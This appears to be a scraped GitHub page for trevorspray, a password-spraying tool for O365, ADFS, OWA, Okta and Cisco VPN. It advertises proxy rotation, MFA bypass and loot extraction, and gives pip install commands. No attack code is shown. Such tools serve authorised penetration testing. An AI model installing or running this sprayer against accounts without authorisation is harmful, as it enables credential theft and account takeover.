 blacklanternsecurity/trevorspray
Modular password sprayer with SSH proxy rotation, MFA bypass, and domain recon. Supports O365, ADFS, OWA, Okta, Cisco VPN. Automates credential validation and loot extraction.


TREVORspray is a modular password sprayer with threading, SSH proxying, loot modules, and more!

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
See the accompanying Blog Post for a fun rant and some cool demos!
